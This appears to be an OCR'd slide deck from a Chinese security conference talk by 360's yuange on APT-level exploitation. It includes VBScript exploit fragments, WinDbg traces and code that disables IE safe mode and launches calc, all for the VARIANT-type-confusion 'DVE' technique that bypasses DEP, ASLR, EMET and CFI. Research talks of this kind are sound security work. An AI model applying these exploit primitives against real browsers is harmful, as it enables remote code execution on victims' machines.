APT 高级漏洞利用技术

360互联网安全中心

Who am I?

360 互联网安全中心

- 真名:袁仁广
- 网名:yuange
- 360漏洞实验室主任
- 2008北京奥运会特聘信息安全专家
- 中国国家信息安全漏洞库特聘专家
- 98年发现win9x网络共享密码验证漏洞
- 20多年的安全对抗经验

要点

- 漏洞挖掘技术
- 漏洞利用技术
- APT对抗时代
- 高级APT对抗技术
- 防护技术

漏洞挖掘技术

- 人工分析
- 程序自动化技术
  - Fuzzing技术
  - 污点分析等
- 补丁比对技术
- 静态分析技术
- 动态分析技术

漏洞利用技术

- 设计原则

完美、和谐的标准：

- 满足各种网络需求
- 只要求目标存在漏洞
- 稳定、可重复，不影响目标系统
- 可扩展、可对抗
- 简单、通用、傻瓜化

对抗防火墙

- 数据通道技术
  client <--> proxy <--> firewall <--
>server
- ecb
  ecb->ReadClient
  *ecb->*WriteC*lient*
- 查找socket
  getpeername查找socket
  字串匹配查找socket

对抗防火墙

360 互联网安全中心

- 有线程recv的处理技术

  wins:

  1、shellcode hook closesocket

  2、exploit发送错误数据，server关闭socket，shellcode拦截

- rpc的端口复用技术

  1、shellcode hook 服务的rpcnum入口

  2、exploit 调用 NdrSendReceive

溢出程序通用性技术

- 连续覆盖
- 同时使用ret、seh
- 自动版本识别
- 通用跳转地址
  代码页地址
- 通用指针
  PEB->RtlEnterCriticalSection
  PEB->RtlLeaveCriticalSection

shellcode 高级技术

- 解码+shellcode框架
- Shellcode通用性 GetProcAddress+ LoadLibraryA
- c语言编写shellcode
- 编写具有shell功能的shellcode
- hook技术
- 内存后门技术
- 通信加密

APT对抗时代

360 互联网安全中心

- 对抗DEP+ASLR+EMET+CFI
- 如何对抗ANTI APT设备
  1、无关键代码缓存
  2、无事后关键代码追踪线索
  3、旁路无法分析关键代码

APT 高级漏洞利用技术

DVE数据虚拟执行技术

- 原理，97年两篇文章

《注意利用解释型语言与CPU代码相结合的新型病毒》

《文本病毒（病毒新理论）！》

- 解释执行也是执行
- 利用漏洞增强指令集
- 构造指针突破解释执行虚拟机
- 远程代码执行转换成本地提权突破

突破点

- 关键通用的数据结构
- Variant变量
- COM、VB、JS等大量使用
- VB唯一数据类型
- JS9内部仍然保留使用

tagVARIANT的定义


```
struct __tagVARIANT
    {
    VARTYPE vt;
    WORD wReserved1;
    WORD wReserved2;
    WORD wReserved3;
    union
        {
        LONGLONG llVal;
        LONG lVal;
        BYTE bVal;
        SHORT iVal;

        SAFEARRAY *parray;

typedef unsigned short VARTYPE;
```

VARTYPE列举


```
enum VARENUM {
    VT_EMPTY = 0,
    VT_NULL = 1,
    VT_I2 = 2,
    VT_I4 = 3,
    VT_R4 = 4,
    VT_R8 = 5,
    VT_BSTR = 8,
    VT_VARIANT = 12,

    VT_VECTOR = 0x1000,
    VT_ARRAY = 0x2000,
    VT_BYREF = 0x4000,

};
```

tagSAFEARRAY的定义


```
typedef struct tagSAFEARRAY
    {
    USHORT cDims;
    USHORT fFeatures;
    ULONG cbElements;
    ULONG cLocks;
    PVOID pvData;
    SAFEARRAYBOUND rgsabound[ 1 ];
    }  SAFEARRAY;

const USHORT FADF_HAVEVARTYPE= 0x0080;  /* array has a VT type */
const USHORT FADF_VARIANT    = 0x0800;  /* an array of VARIANTs */

typedef struct tagSAFEARRAYBOUND
    {
    ULONG cElements;
    LONG lLbound;
    }  SAFEARRAYBOUND;
```

具体利用实现细节

- 通过漏洞修改VARTYPE vt
- 修改vt得到需要的数组，c\c++指针
- 通过数组修改关键数据
- 通过修改保护模式实现控件加载
- 通过控件实现完全控制
- 脚本就是shellcode

跟踪演示代码


```
<SCRIPT LANGUAGE="VBScript">

  myarray=
chrw(01)&chrw(2176)&chrw(01)&chrw(00)&chrw(00)
&chrw(00)&chrw(00)&chrw(00)&chrw(00)&chrw(3276
7)&chrw(00)&chrw(0)

  document.write(vartype(myarray))

  document.write(vartype(myarray(&h7ffe0030)))

</script>
```

跟踪过程

- 0:008:x86> bp vbscript!vbsvartype
- Breakpoint 0 hit
- VBSCRIPT!VbsVarType:
- 0ffb31f8 8bff mov edi,edi
- 0:008:x86> d poi(esp+c) l 10
- 00e8fa98 0c 40 4f 0b 00 00 c0 42-78 5a 4f 0b 10 00 00 00
- 0:008:x86> d poi(poi(esp+c)+8) l 10
- 0b4f5a78 08 00 00 00 00 00 00 00-04 fb f9 05 00 00 00 00
- 0:008:x86> d 5f9fb04 l 18
- 05f9fb04 01 00 80 08 01 00 00 00-00 00 00 00 00 00 00 00
- 05f9fb14 00 00 ff 7f 00 00 00 00

跟踪过程

- 0:008:x86> e b4f5a78 0c 20　修改字符串变量为数组
- 0:008:x86> g
- Breakpoint 0 hit
- VBSCRIPT!VbsVarType:
- 0ffb31f8 8bff　　mov　edi,edi
- 0:008:x86> d poi(esp+c) l 10
- 00e8fa98 0c 40 50 0b dc 44 5e 06-30 00 fe 7f cc 46 5e 06
- 0:008:x86> d 7ffe0030 l 20
- 7ffe0030 43 00 3a 00 5c 00 57 00-69 00 6e 00 64 00 6f 00 C.:.\.W.i.n.d.o.
- 7ffe0040 77 00 73 00 00 00 00 00-00 00 00 00 00 00 00 00 w.s.....

执行结果

- 8204 =0x200c
- 67 =0x0043

实现代码

- 获得对象地址

```
sub testaa()
end sub

function mydata()
    On Error Resume Next
     i=testaa
     i=null
     ab(0)=0
     aa(a1)=i
     ab(0)=3
     mydata=aa(a1)
end function
```

实现代码

- 修改保护模式

```
function setnotsafemode()
   On Error Resume Next
      i=mydata()
      i=readmem(i+8)
      i=readmem(i+16)
      j=readmem(i+&h134)
      for k=0 to &h60 step 4
         j=readmem(i+&h120+k)
         if(j=14) then
            writemem(i+&h120+k)
            Exit for
         end if
      next
end function
```

实现代码

- 弹计算器

```
function runcalc()
 On Error Resume Next
 set sh=createobject("Shell.Application")
 sh.ShellExecute "calc.exe"
end function
```


代码效果

- 09年完成
- Bypass DEP+ASLR+EMET+CFI
- 无修改过新出漏洞利用缓解措施
- 无修改新出IE上通用
- 无修改新出WINDOWS系统上通用
- 通杀WIN95-WIN8.1+IE3-IE11
- 原理可以用于其它操作系统、其它芯片平台

代码效果


Windows 98
我的电脑
我的文档
Internet Explorer
系统 属性
常规
设备管理器
硬件配置文件
性能
系统:
Microsoft Windows 98
第二版
4.10.2222 A
注册为:
win98
win98
Process Explorer - Sysinternals: www.sysinternals.com
TASKMON.EXE
INTERNAT.EXE
SYSTRAY.EXE
WMIEXE.EXE
VMWARETRAY.EXE
RUNDLL32.EXE
PROCEXP.EXE
IEXPLORE.EXE
CALC.EXE
CALC.EXE(FFFACF65)
CALC.EXE(FFFACF65): FFFB0B2D
http://192.168.1.241/allie/ - Microsoft Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 前进 停止 刷新 主页 搜索 收藏 历史 邮件
地址(D) http://192.168.1.241/allie/
转到 链接
计算器
编辑(E) 查看(V) 帮助(H)
1000000.
退格 CE C
MC 7 8 9 / sqrt
MR 4 5 6 * %
MS 1 2 3 - 1/x
M+ 0 +/- . +
完成
Internet
@rebootall
weibo.com/yuange1975
开始
http://192.168.1.24...
计算器

代码效果


http://localhost/alliecmd/
Baidu 百度
新闻 网页 贴吧 知道 MP3 图片 视频
空间 百科 hao123 | 更多>>
把百度设为主页
加入百度推广 | 搜索风云榜 | 关于百度 | About Baidu
©2010 Baidu 使用百度前必读 京ICP证030173号
Process Explorer - Sysinternals: www.sysinternal...
File Options View Process Find Handle Users Help
CPU Usage: 0.38% Commit Charge: 23.38% Processes: 52
激活 Windows
Windows 8.1 企业版 Preview
评估副本。Build 9431

防护技术

- 漏洞利用缓解技术

  DEP+ASLR+EMET+CFI

- 沙箱

  1、IE保护模式

  降低权限，文件、网络、系统调用能使用。

  2、CHROME沙箱

  限制使用，文件、网络不能使用，系统调用还能使用。系统内核的漏洞可以突破沙箱。

防护技术

- 更完善的沙瓶

1、沙瓶里代码只有执行权限，无其它任何权限，不提供任何系统调用

2、只能通过有限的瓶口接口调用外部，通过内存共享交换数据

3、沙瓶里的代码漏洞被完全屏蔽，漏洞只局限在有限的瓶口接口代码

谢 谢!